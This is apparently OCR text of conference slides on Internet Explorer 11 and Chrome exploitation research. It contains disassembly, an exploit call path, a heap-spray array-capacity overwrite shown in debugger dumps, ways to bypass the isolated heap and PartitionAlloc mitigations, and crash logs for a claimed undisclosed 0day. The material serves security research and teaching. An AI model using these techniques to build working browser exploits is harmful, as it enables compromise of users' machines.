push edi ; struct CMarkup *
mov ecx, esi ; this
mov dword ptr [esi], offset ??_7CGeneratedElement@@6B@ ; const CGeneratedElement::`vftable'
call ?SetMarkupPtr@CElement@@QAEXPAVCMarkup@@@Z ; CElement::SetMarkupPtr(CMarkup *)
jmp loc_63DF1AD0
loc_63DF1ACE:
mov esi, ebx
loc_63DF1ADA:
mov [edi+0BCh], esi
pop esi
jmp loc_63897272
; END OF FUNCTION CHUNK FOR ?GetGeneratedElement@CMarkup@@QAEPAVCGeneratedElement@@XZ


loc_6362152A:
test esi, esi
jz loc_63621537
test byte ptr [esi], 8
jnz loc_6388EF5B
; START OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAVANode@2@XZ
loc_6388EF5B: ; this
mov ecx, esi
call ?HasCollapsedWhitespace@CTreePos@@QBEHXZ ; CTreePos::HasCollapsedWhitespace(void)
test eax, eax
jnz loc_63BB7A20
; START OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAVANode@2@XZ
loc_63BB7A20:
test byte ptr [esi+24h], 1
jz loc_63621537
jmp loc_6388EF6A
; END OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAVANode@2@XZ
loc_63621537:
xor eax, eax
test esi, esi
jz loc_63622BE8
loc_6388EF6A:
mov esi, [esi+14h]
jmp loc_6362152A
; END OF FUNCTION CHUNK FOR ?FirstChild@ElementNode@Tree@@AAEPAVANode@2@XZ
test byte ptr [esi], 4
jnz loc_63622BE3

Second Exploit Path

- CElement::GetOffsetParentHelper
  - CTreeNode::GetFancyFormatIndexHelper
    - CMarkup::GetGeneratedElement // **Write memory**
    - Tree::FirstLetterBuilder::ComputeFirstLetterFormats
      - Layout::ContentReader::GetTopWindow
        - » Tree::ElementNode::FirstChild // **Infinite loop**

Second Exploit Path

- Modify VarArray Capacity
  - Separate large *JavascriptNativeIntArray* or *JavascriptArray* Spray

jscript9!LargeHeapBlock Entry

00000003	largeHeap BlockSize	00000000	00000000


ArrayData

index	length	capacity	pNext
data[0]	data[1]	data[2]	data[3]
data[4]	data[5]	data[6]	data[7]
...	...	...	...

Second Exploit Path

```
0:007> dd 0d1e0000
0d1e0000  00000000 00000ff0 00000000 00000000

0d1e0010  00000000 000003f8 000003f8 00000000
After p:  00000000 000003f8 043803f8 000008a5

0d1e0020  0eadc0db 41410011 41410021 41410031
0d1e0030  41410041 41410051 41410061 3d0d619d
0d1e0040  41410081 1dff5e91 4141000d 1dff19b1
0d1e0050  0d0d610d 414100d1 414100e1 414100f1
0d1e0060  41410101 41410111 41410121 41410131
0d1e0070  41410141 41410151 41410161 41410171
```

array capacity




0:007> dd 0d21f000


0d21f000 6734b238 082d56e0 00000000 00000000
0d21f010 00000004 00000000 00000000 00000000
After write: **00000004 00000000 ffffffff 00000000**
0d21f020 0425d740 00000000 00000000 00000000

0d21f030 6734b238 082d56e0 00000000 00000000
0d21f040 00000004 00000000 00000000 00000000
0d21f050 0425d740 00000000 00000000 00000000

0d21f060 6734b238 082d56e0 00000000 00000000
0d21f070 00000004 00000000 00000000 00000000

Demo





Microsoft Update!

IE 11 Mitigation

- New exploit mitigation improvements
  - June 2014
- UAF objects -> Isolated heap


```
BOOL __stdcall _DllMainStartup(HINSTANCE hinstDLL,
DWORD fdwReason, LPVOID lpReserved) {
…
  if ( fdwReason == 1 ) {
     ++trirt_proc_attached;
  InitializeCriticalSection(&g_csHeap);
  g_hProcessHeap = GetProcessHeap();

HeapSetInformation_LowFragmentation_Downlevel(g_
hProcessHeap);
   // If dwMaximumSize is 0, the heap can grow in size
  g_hIsolatedHeap = HeapCreate(0, 0, 0);
…
```

```
signed int __userpurge CInput::CreateElement<eax>(int
a1<edx>, int a2<ecx>, struct CHtmTag *a3, struct CDoc *a4,
struct CElement **a5, enum _htmlInput a6) {
  …
  v8 = _MemIsolatedAllocClear(0xC0u);
  if ( v8 )
    v9 = CInput::CInput(v8, *(_DWORD *)(v6 + 4), v7);
  …
}

LPVOID __thiscall _MemIsolatedAllocClear(
   SIZE_T dwBytes) {
    return HeapAlloc(g_hIsolatedHeap,
        HEAP_ZERO_MEMORY, dwBytes);
}
```

Isolated Heap

g_hIsolatedHeap	g_hProcessHeap
CTreeNode CTreePos CXXXElement (DOM Element) CXXXPointer CSVGXXXElement (SVG Element) XXXBox CUnknownElement CMarkup Cwindow …	CHtmXXXCtx CStr CDocument CImplAry CAttrArray DrawData XXXBulider Layout XXXCache …

Isolated Heap




IE 11 Mitigation

- How to defeat?
  - Occupy objects in isolated heap
  - UAF objects not in isolated heap
  - Other kinds of vulnerabilities

Google Chrome Mitigation

- PartitionAlloc
  - DOM Node
  - RenderObject
  - ArrayBufferData
  - Others




PartitionAlloc

```
class PLATFORM_EXPORT Partitions {
...
static SizeSpecificPartitionAllocator<3072> m_objectModelAllocator;
static SizeSpecificPartitionAllocator<1024> m_renderingAllocator;
};

class WTF_EXPORT Partitions {
...
static bool s_initialized;
static PartitionAllocatorGeneric m_bufferAllocator;
};

static PartitionAllocatorGeneric gPartition;
```

Google Chrome Mitigation

- How to defeat?
  - Corresponding occupy objects
  - Pinkie Pie Legend 2:
    - Exploiting 64-bit Linux like a boss
    - Mitigated


Javascript Binding Integrity



How to Exploit?

How to Exploit?

- ROI exploit
- Liebig's law
- Unprotected objects
- Unprotected vulnerabilities



Summary

- Popular vulnerabilities -> Mitigate
- Universal techniques -> Mitigate
- Individual exploitation techniques
  - Browser implementation


Undisclosed IE 11 0day
Real Race Condition?

Caught a Read Access Violation in process 5356 at 2014-06-17 10:29:08 with a crash hash of 814D8BA5.9114650A

Registers:

eax = 0x7D8A4B38

Code:

0x6A091F74 - mov ecx, [eax]
0x6A091F76 - push 69fecaf0h
0x6A091F7B - push eax
0x6A091F7C - call dword ptr [ecx]

Call Stack:

0x6A091F74 - mf!offset_000D1F74
0x64D7B32F - mshtml!CMediaElement::CMediaEngineExtension::EndCreateObject
0x70FDE997 - mshtmlmedia!CAsyncCreateObject::Invoke
0x73241F7B - mfplat!CCompletionPort::InvokeCallback
0x73241B3C - mfplat!CWorkQueue::CThread::ThreadMain
0x73248CAB - mfplat!CWorkQueue::CThread::ThreadFunc
0x764D1287 - msvcrt!_endthreadex
0x764D1328 - msvcrt!_endthreadex
0x7768EE1C - kernel32!BaseThreadInitThunk
0x778537EB - ntdll!__RtlUserThreadStart
0x778537BE - ntdll!_RtlUserThreadStart

(220c.13b0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=10761ab0 ecx=643c1890 edx=1c49bc00 esi=00000000 edi=0b41cb1c
eip=6669555b esp=0b41c9ec ebp=0b41c9f8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x6d:
6669555b 8b4b04 mov ecx,dword ptr [ebx+4] ds:0023:10761ab4=????????

0:019> kb
ChildEBP RetAddr Args to Child
IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x6d
IEFRAME!CDocObjectView::TranslateAcceleratorW+0x6d
IEFRAME!CWebBrowserSB::_TranslateAccelerator+0x42
IEFRAME!CWebBrowserOC::TranslateAcceleratorW+0x1e
IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x2e
IEFRAME!CDocObjectView::TranslateAcceleratorW+0x6d
IEFRAME!CShellBrowser2::_MayTranslateAccelerator_CCommonBrowser+0x9a
IEFRAME!CShellBrowser2::_MayTranslateAccelerator+0x3b
IEFRAME!CTabWindow::_TabWindowThreadProc+0x587
IEFRAME!LCIETab_ThreadProc+0x31c
iertutil!_IsoThreadProc_WrapperToReleaseScope+0xe
IEShims!NS_CreateThread::DesktopIE_ThreadProc+0x71

```
(1a94.12e0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=003b6cc8 ecx=08c4e100 edx=08c4e0d8 esi=003b6ccc edi=00000000
eip=651310dc esp=07baf6f8 ebp=07baf718 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSHTML!CMediaElement::CMediaEngineExtension::OnByteStreamHandlerResolve+0x6a:
651310dc 8b08            mov     ecx,dword ptr [eax]  ds:0023:00000000=????????

0:030> kb
ChildEBP RetAddr  Args to Child
MSHTML!CMediaElement::CMediaEngineExtension::OnByteStreamHandlerResolve+0x6a
MSHTML!CMediaElement::CMediaEngineExtension::CByteStreamHandlerCallback::Invoke
+0x16
MFPlat!CCompletionPort::InvokeCallback+0x12
MFPlat!CWorkQueue::CThread::ThreadMain+0xa5
MFPlat!CWorkQueue::CThread::ThreadFunc+0xd
msvcrt!_endthreadex+0x44
msvcrt!_endthreadex+0xce
kernel32!BaseThreadInitThunk+0xe
ntdll!__RtlUserThreadStart+0x70
ntdll!_RtlUserThreadStart+0x1b
```

Acknowledgements

@ga1ois
@bluerust
@exp-sky
@Backend
@tombkeeper
Yongjun Liu
@ztz
@coolq1981
@丁eLeMan
@陈良-Keen
@guhe120
Chengyun Chu


Q&A
@demi6od
demi6d@gmail.com
https://github.com/demi6od

Bibliography

1. Fuzzing: Brute Force Vulnerability Discovery
2. Introduction to Browser Fuzzing
3. Browser Bug Hunting - Memoirs of a last man standing
4. http://www.chromium.org/developers/testing/addresssanitizer
5. Taking Browsers Fuzzing To The Next (DOM) Level
6. BROWSER FUZZING IN 2014: David vs Goliath
7. http://researchcenter.paloaltonetworks.com/2014/07/beginning-end-use-free-exploitation/
8. Safari Security Mechanism Introduction (Liang Chen @ KeenTeam)
9. Windows 8 Heap Internals
10. Understanding the Low Fragmentation Heap
11. http://msdn.microsoft.com/
12. http://jayconrod.com/
13. http://blog.chromium.org/
14. http://scarybeastsecurity.blogspot.com/
15. Gödel, Escher, Bach: An Eternal Golden Braid
16. Mobile Pwn2Own Autumn 2013 - Chrome on Android - Exploit Writeup
17. The Art of Leaks: The Return of Heap Feng Shui
18. http://hi.baidu.com/bluerust/item/8fffe0e5e60a623c86d9deff
19. http://www.exp-sky.org/windows-81-ie-11-exploit.html
20. http://ifsec.blogspot.com/2013/11/exploiting-internet-explorer-11-64-bit.html
21. http://blogs.msdn.com/b/ie/archive/2014/08/06/internet-explorer-begins-blocking-out-of-date-activex-controls.aspx
22. https://net-ninja.net/article/2012/Mar/1/heap-overflows-for-humans-104/
23. http://www.chromium.org/Home/chromium-security/binding-integrity
24. The Browser Hacker's Handbook